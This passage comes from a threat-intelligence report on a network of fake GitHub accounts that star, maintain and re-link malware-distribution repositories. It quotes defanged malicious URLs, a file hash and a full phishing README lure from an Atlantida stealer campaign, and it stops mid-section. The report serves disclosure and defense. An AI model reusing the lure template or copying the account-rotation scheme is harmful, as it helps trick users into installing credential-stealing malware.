

Figure 9 – Ghost account starred repositories.

Based on the wide variety of projects and "interests" of those **Ghost Stargazers**—ranging from playing Counter-Strike to Instagram influencers to hacking and protecting machines with cracked anti-virus software—we were able to discover additional malicious templates and further expand our collection of **Ghost Stargazer** accounts.



Figure 10 – Game Cheat Repository.

When malicious links redirect to GitHub releases, we've observed instances where associated accounts react by liking these malicious releases. This behavior further reinforces the projects' perceived "legitimacy" for unsuspecting users.



Figure 11 – Release reactions.

To further separate the accounts and their actions, we discovered cases where other accounts that are also part of this network made commits to malicious phishing `README.md` files.



Figure 12 – Commit to another's account project.

It's not clear whether all those accounts were created by **Stargazer Goblin** for malicious purposes. As our research later suggests, some of those accounts are compromised. This makes GitHub credentials obtained by infostealers valuable and, furthermore, valuable enough to be sold and bought on underground markets.

"Takedowns" & "Maintenance" Cycle

The multiple and different roles provide easy network maintenance as GitHub will not take down all accounts related to the repository distributing the malware. This leaves the below accounts to continue their operations with minimal "damage" when actions are taken against the repository hosting the malware:

1. Repository-Phishing accounts.
2. Commit-Link accounts.
3. Stargazer accounts.
4. and any Other accounts.

The repository below `buttercupserial/HubSpot-activation-by-nuat` has been active since `2024-05-28` and has undergone **6** link changes. These **6** commits were made by `buttercupserial/[email protected]`, maintaining the attack chain by updating the malware links.



Figure 13 – Maintenance commits.

Commit Date	Malware URL
2024-05-28T10:21:50Z	hxxps://github[.]com/bludmooncutie2/bludmooncutie2/releases/tag/latest
2024-05-29T07:35:32Z	hxxps://github[.]com/witch12138/test/releases/tag/lat
2024-06-04T06:51:50Z	hxxps://github[.]com/soulkeeper500/soulkeeper500/releases/tag/lat
2024-06-06T07:40:15Z	hxxps://github[.]com/xumuk71discoatoh/xumuk71discoatoh/releases/tag/new
2024-06-10T02:09:27Z	hxxps://goo[.]su/gisof1sda –> hxxps://github[.]com/zigzagcharming643/zigzagcharming643/releases/tag/lat
2024-06-10T09:13:52Z	hxxps://github[.]com/xumuk71discoatoh/xumuk71discoatoh/releases/tag/new

The commits precisely modify the download link while keeping the remainder of the phishing template intact.



Figure 14 – Link change.

The latest link directs to a release featuring a password-protected archive `Git_softwares_v1.1.2.7z` which executes a GO downloader `Setup_v1.1.2.exe` (`SHA256:98B7488B1A18CB0C5E360C06F0C94D19A5230B7B15D0616856354FB64929B388`)



Figure 15 – Password-protected release.

The network's maintenance and recovery process appears to be automatic, detecting banned accounts/repositories and fixing them when necessary. Using different account roles ensures there is only minimal damage when and if GitHub takes action against accounts or repositories that violated its rules.



Figure 16 – Stargazers Ghost Network Roles Overview.

Most of the time, we observe that **Repository and Stargazer accounts** remain unaffected by bans and repository takedowns, whereas **Commit and Release accounts** are typically banned once their malicious repositories are detected. It's common to find **Link-Repositories** containing links to banned **Release-Repositories**. When this occurs, the **Commit account** associated with the **Link-Repository** updates the malicious link with a new one.

The **Commit account** maintains a one-to-one relationship with all repositories under the **Repository account**. This means the same **Commit account** can make multiple commits to repositories that belong to the same **Repository account**.

For typical campaigns, we usually observe the following requirements:

- One **Repository account,** that is the owner of the phishing repository hosting the link to download.
- One **Commit account,** which makes commits to the repositories belonging to the **Repository account**
- One **Release account**, which creates and adds a malicious archive to the repository's release and daily updates the archive to stay undetected for a longer period.
- X **Stargazer accounts**, which fork/star/like the repositories and releases.

In the above scenario, the **Release account** is usually the first to be banned. Then, the network operator creates a new malicious link and updates all the **Link Repositories** using their related **Commit Accounts**. In conclusion, 2 accounts (**Repository/Commit**), plus X number of **Stargazers**, remain under the radar, while **1 Release account** will possibly be banned at some future point. These network roles managed to "bypass" in a way GitHub's security measurements.

Campaign I, Stargazers Ghost Network – Atlantida Stealer

Check Point Research analyzed a specific case in detail, revealing a GitHub campaign that resulted in **Atlantida stealer**. The malicious GitHub link was possibly distributed via Discord, targeting Twitch users. The attack chain utilized malicious scripts hosted on compromised **WordPress** websites, making us wonder whether the suspicious GitHub repositories with code for WordPress sites could also play a role.



Figure 17 – Attack Chain Overview.

The victim receives a link to a GitHub phishing repository and clicks on the malicious download link, which directs them to download a script from a WordPress website. The contacted PHP file, `index.php`, checks the `Referer header` from the HTTP request to verify whether the victim came from GitHub and if the IP address belongs to the TOR network or any other blacklisted IP. After validation, the PHP file redirects the request to `download.php`.

`README.md` content:

```
## [DOWNLOAD](hxxps://carson.org.uk/gg1/index.php)

![window](hXXps://github.com/arbipad/creator/assets/155444726/cf2bf4e1-650b-4bc4-b444-
ae164efaa0f3)

### ViewBot is a tool designed to increase views and engagement on social platforms through an
automated system. The software product is designed to help promote content for both individual
users and organizations looking to expand their online influence. ViewBot utilizes modern social
media API techniques to provide native and natural looking interactions.

**Warning**: The use of bots to artificially boost social media statistics may be against the
terms of use of the respective platforms and may result in account lockout.

## Features

- Automate page/video views on popular social platforms
- Support for multiple accounts to create organic traffic
- Customize time intervals between "views" to simulate a real user
- Functionality to enhance interaction with content (likes, comments, subscriptions)
- Simple and easy-to-use user interface
- Support for proxy servers for anonymity and security

## Technologies

- Python programming language
- Work with social networks API
- Proxy and anonymity of network requests
- Web scraping and browser automation

## License
[![License](hxxps://img.shields.io/badge/License-MIT-green)](LICENSE)
```

The file downloaded is a `.HTA` file named `Impress_V1.0.2.hta`. This file contains a malicious `iframe` with a link executing the VB script code.

```
